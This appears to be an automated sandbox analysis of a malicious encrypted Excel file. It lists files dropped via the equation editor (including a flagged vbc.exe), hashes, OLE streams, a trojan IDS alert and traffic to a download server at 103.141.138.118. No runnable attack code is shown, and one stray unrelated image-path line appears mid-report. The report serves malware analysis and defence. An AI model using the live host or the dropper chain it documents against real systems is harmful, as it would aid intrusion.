Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,!E.ni..t.....H._.....G..|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..|.22..g4M.....C.u..y,--.'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C190C815.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81l:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C3BC9C8C.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 248x140, frames 3
Category:	dropped
Size (bytes):	8540
Entropy (8bit):	7.691804073982831
Encrypted:	false
SSDEEP:	192:a9lSuzORFED8EleeCaJ7nvm4SnvoX2aEiLx:a9lSuzObEPlDCa9vAvoX2k
MD5:	739CD11415B870AD2A2171F6B6495DAA
SHA1:	056A9540A9484C700189982AFD666B80F5B98CAD
SHA-256:	82A148FD582A6F36DC66FAF148DB4C1E19ABC818F7C8BA9E9CEB9A3724A49D43
SHA-512:	4850F5432FC33C214B32AA8BD238F0C2561B3E9DE348308C4593A4F4872ECAD32A7D9AD816664AE21EDB8E09BAF5C4EC2B1DA648CC51B18D3C8E0EC33535F2 3
Malicious:	false
Preview:	......JFIF.....C.....C.....".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...5.|#.c~....RzU.m/..!.....yc.....? ..T.....OJ....?..Q.K.....(.`.'..)=*..^..@...G./{j....9c.,.i*.l..._ ...j..R..EP.....o..g1.....K.....)..E.....Q.?.?*..K.....(.%.....Y..cb.t~U_S..).?.....?..T....@..0neN.....Ad_.....d.....b..^. .@...E.Y.6'.G.M0DN.?J....?..Q.K.....(..".*/...A.....c...zw./?. .....Vq....?.f=^.Y..T_....T_...A.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C84C1666.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C84C1666.png	
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;.._ttttt.X.....C.....uOV.+..I...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!.....:.....:.....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\...._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D16408F0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. .. .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.\|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E.....\_2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-...X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}.....|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{. .@].....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D27F0E7A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. .. .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.\|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E.....\_2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-...X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}.....|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{. .@].....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E1F8712.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 248x140, frames 3
Category:	dropped
Size (bytes):	8540
Entropy (8bit):	7.691804073982831
Encrypted:	false
SSDEEP:	192:a9lSuzORFED8EleeCaJ7nvm4SnvoX2aEiLx:a9lSuzObEPlDCa9vAvoX2k
MD5:	739CD11415B870AD2A2171F6B6495DAA
SHA1:	056A9540A9484C700189982AFD666B80F5B98CAD
SHA-256:	82A148FD582A6F36DC66FAF148DB4C1E19ABC818F7C8BA9E9CEB9A3724A49D43
SHA-512:	4850F5432FC33C214B32AA8BD238F0C2561B3E9DE348308C4593A4F4872ECAD32A7D9AD816664AE21EDB8E09BAF5C4EC2B1DA648CC51B18D3C8E0EC33535F23
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E1F8712.jpeg	
Preview:	......JFIF.....C.....C.....".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...5.|#.c~....RzU.m/..!.....yc.....? ..T.....OJ....?..Q.K.....(.`.'..)=*..^..@...G./{j....9c.,.i*.l...._ ...j..R..EP.....o..g1.....K.....)..E.....Q.?.?*..K.....(.%.....Y..cb.t~U_S..).?.....?..T....@..0neN.....Ad_.....d.....b..^. .@...E.Y.6'.G.M0DN.?J....?..Q.K.....(..".*/...A.....c...zw./?. .....Vq....?.f=^.Y..T_....T_...A.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E3F1BB40.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	3199944
Entropy (8bit):	1.0723286533222698
Encrypted:	false
SSDEEP:	6144:5FPAuIU4U9tVvfJHGCOd7FPAuIU4U9tVvfJHGCOd2:5mIvhGJd7mIvhGJd2
MD5:	6CFA3170A68147326768DE26F5E88F3C
SHA1:	5ABCF9E540CFE7E9F1BB50F43FB139722402D141
SHA-256:	5EC13FDB116FAD2A722159AC55F98A857E0925759BCAEB75AC83FCCBF7C3E8C2
SHA-512:	5796C7D980E914485DD390F5EE14196EE89CCD7F6F237D4CA7AA88EC9158196E85FD7D5AC2990D9BA3DCCC55F63A8598F47B13020331F54134E931EF018C2A8
Malicious:	false
Preview:	....l.....H.. EMF.....0.....V.....fZ..U"..F...ti..hi..GDIC.....z.@m....Pi.....4.....4.....4..A. .....(..... .....h..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FF9034E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 935x300, frames 3
Category:	dropped
Size (bytes):	330271
Entropy (8bit):	7.710378179204039
Encrypted:	false
SSDEEP:	6144:XCKIsPILDjoHJpc/qdtw23+c3sdMeqdnShOKpgXw8KkTdt+lM1U:XxQLDCJpc/o5+c6MvnYk9f5tne
MD5:	FD07F12E2CB2C064A24D25510E2A3496
SHA1:	B8D01E7C8E270C51B3A57768D3B66543F7E37E1D
SHA-256:	DCC4160C26C10D0D9A6E4293494C3A5C794AF751879247809B9E215B80AAEC4F
SHA-512:	BFDF689A254727DDD1A3EE86EDB757D2818DC12026C298224122D11F65FB62F350EBCE3A46BC6A256EE636BC791DF80FC96FEE2886B057E0C2D186A442BC59 0
Malicious:	false
Preview:	......JFIF.....,.....C.....C.....,...!.....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...+.O.....u.....-C.7.. .....J..K....K.Y.....Vi..&h.1..@=&.....f.-.+x&.V.....4.>'.3j0]h..T.m...\k..4.0.GS..Y,,...X..]%..m.....4.....U...<f...,t.-n.....3ji...h...7...os.....w...s..|M....[.|H...4}2.^.^.[.....Z..L. ...hWN.....,.A..~#..Z..g.].....x.A.V..M.7K..E.....>...K..,z=..v..O..Z.....I.cx....xc.....7WW.W.Euiwi.^.Z.[N.,....

C:\Users\user\Desktop\~$MKDRPSJS9E999494993.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped

C:\Users\Public\vbc.exe	
Size (bytes):	73728
Entropy (8bit):	3.8027076963041346
Encrypted:	false
SSDEEP:	768:EltriQ4cyKU+NSpGGLgqHXRmf9l/h97Q:7vh+NSUGLtg9Bo
MD5:	6CC6D1DD6CDD848693426A270563C921
SHA1:	B7D970A91FD89E99C3533C22B14EA7B00258E011
SHA-256:	7D0B3FE8AA36FCFFB72E5A7F03E60D8F1E0A5FC211D223B84D15706C3444D817
SHA-512:	218FAD1CAF9FD03F3EBE1B6E2A5E2F3916EC37C2EDA0A99FFB816B359A7975E95B2F7DF8902BFC25F97D6ED9D532D05CE5CFACCB02E18760A2731C459F913809
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 6%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u...1...1...1.....0...~..0.....0...Rich1.....PE..L...x..P..... .....@..... .....D...(.....(... .....text..... ..`.data.....@....rsrc.....@..@...I.....MSVBVM60.DLL..... .....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996786972909979
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	MKDRPSJS9E999494993.xlsx
File size:	2663936
MD5:	1a40446f940b183d3d94f0e31fc8560d
SHA1:	5db0c0c8d1e079b5a2d5bc2858a55ff4498c3fb3
SHA256:	adfefd8b289eecc823dc6d2b2f9acf6e5a4e49db2917af74d34354ac867c3235
SHA512:	0cc4353d09d838d3b1ce9a23bd969df8c67ce03e6494534e5d3a431e70310d641a7bb8e56c7f83d378e649f0bcb19292763f00414c3e888f8f52c1aa339fec4
SSDEEP:	49152:Pv/SYmfJU/Dto5qpVC8RRF0nqGtK2NlTD3eOBkDTKA8qnnn02vRv9EsBnfHxJP3s:fSYmfJC5oiT0nnBlHeOE8qnn02vj5pfQ
File Content Preview:	.....>.....)..... ....!..."...#...$...%...&...'...(...z.....|.....~.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "MKDRPSJS9E999494993.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	

Indicators

Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2638920

General	
Stream Path:	EncryptedPackage
File Type:	data

General	
Stream Size:	2638920
Entropy:	7.99992439687
Base64 Encoded:	True
Data ASCII:	@ D (. . . . . E . } % . . . . @ . . 7 . . [. . . ; . = . . V i . . | . . z . . > . . . > . . a) . . . . . T . . ? R . . . . L . g . . * ; . ! . . . z @ ! B . . . . . * ; . ! . . . z @ ! B . . . . . * ; . ! . . . z @ ! B . . . . . * ; . ! . . . z @ B . . . . . * ; . ! . . . z @ ! B . . . . . * ; . ! . . . z @ ! B . . . . . * ; . ! . . . z @ ! B . . . . . * ; . ! . . . z @ ! B . . . . . * ; . ! . . . z @ ! B . . . . . * ; . ! . .
Data Raw:	40 44 28 00 00 00 00 00 e0 eb cd 8f 45 91 7d 25 ce d6 05 a9 40 87 05 37 ed a0 5b 19 a5 98 3b 86 3d 86 18 56 69 9e 81 7c fa 8c 7a b4 c6 3e 84 d2 05 3e cf a3 61 29 af b8 fd e9 d5 54 e2 89 3f 52 d3 c2 ac 04 ea 4c c4 67 11 aa 2a 3b c3 21 88 fc a1 7a 40 21 42 f7 93 88 11 aa 2a 3b c3 21 88 fc a1 7a 40 21 42 f7 93 88 11 aa 2a 3b c3 21 88 fc a1 7a 40 21 42 f7 93 88 11 aa 2a 3b c3 21 88 fc

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.59623944191
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . 4 . .) e . . V . . . . , . . W . j } . . . M . . 2 . = @ 7 . . . . . B . E * . m * . . f . . : . . < . (. . . . D . . q .] . .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
03/31/21-12:05:18.150258	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49166	80	192.168.2.22	103.141.138.118

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2021 12:05:17.211779118 CEST	49165	443	192.168.2.22	172.67.83.132
Mar 31, 2021 12:05:17.259856939 CEST	443	49165	172.67.83.132	192.168.2.22
Mar 31, 2021 12:05:17.259990931 CEST	49165	443	192.168.2.22	172.67.83.132
Mar 31, 2021 12:05:17.273320913 CEST	49165	443	192.168.2.22	172.67.83.132

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2021 12:05:17.321717978 CEST	443	49165	172.67.83.132	192.168.2.22
Mar 31, 2021 12:05:17.325447083 CEST	443	49165	172.67.83.132	192.168.2.22
Mar 31, 2021 12:05:17.325469971 CEST	443	49165	172.67.83.132	192.168.2.22
Mar 31, 2021 12:05:17.325537920 CEST	49165	443	192.168.2.22	172.67.83.132
Mar 31, 2021 12:05:17.327835083 CEST	49165	443	192.168.2.22	172.67.83.132
Mar 31, 2021 12:05:17.337320089 CEST	49165	443	192.168.2.22	172.67.83.132
Mar 31, 2021 12:05:17.385334015 CEST	443	49165	172.67.83.132	192.168.2.22
Mar 31, 2021 12:05:17.387185097 CEST	443	49165	172.67.83.132	192.168.2.22
Mar 31, 2021 12:05:17.387258053 CEST	49165	443	192.168.2.22	172.67.83.132
Mar 31, 2021 12:05:17.648304939 CEST	49165	443	192.168.2.22	172.67.83.132
Mar 31, 2021 12:05:17.696475983 CEST	443	49165	172.67.83.132	192.168.2.22
Mar 31, 2021 12:05:17.790493011 CEST	443	49165	172.67.83.132	192.168.2.22
Mar 31, 2021 12:05:17.790781021 CEST	49165	443	192.168.2.22	172.67.83.132
Mar 31, 2021 12:05:17.915817976 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.149513960 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.149710894 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.150258064 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.380635977 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.380701065 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.380733967 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.380764008 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.381023884 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.610848904 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.610904932 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.610935926 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.610939980 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.610968113 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.610974073 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.610985994 CEST	49166	80	192.168.2.22	103.141.138.118
Mar 31, 2021 12:05:18.611010075 CEST	80	49166	103.141.138.118	192.168.2.22
Mar 31, 2021 12:05:18.611016989 CEST	49166	80	192.168.2.22	103.141.138.118
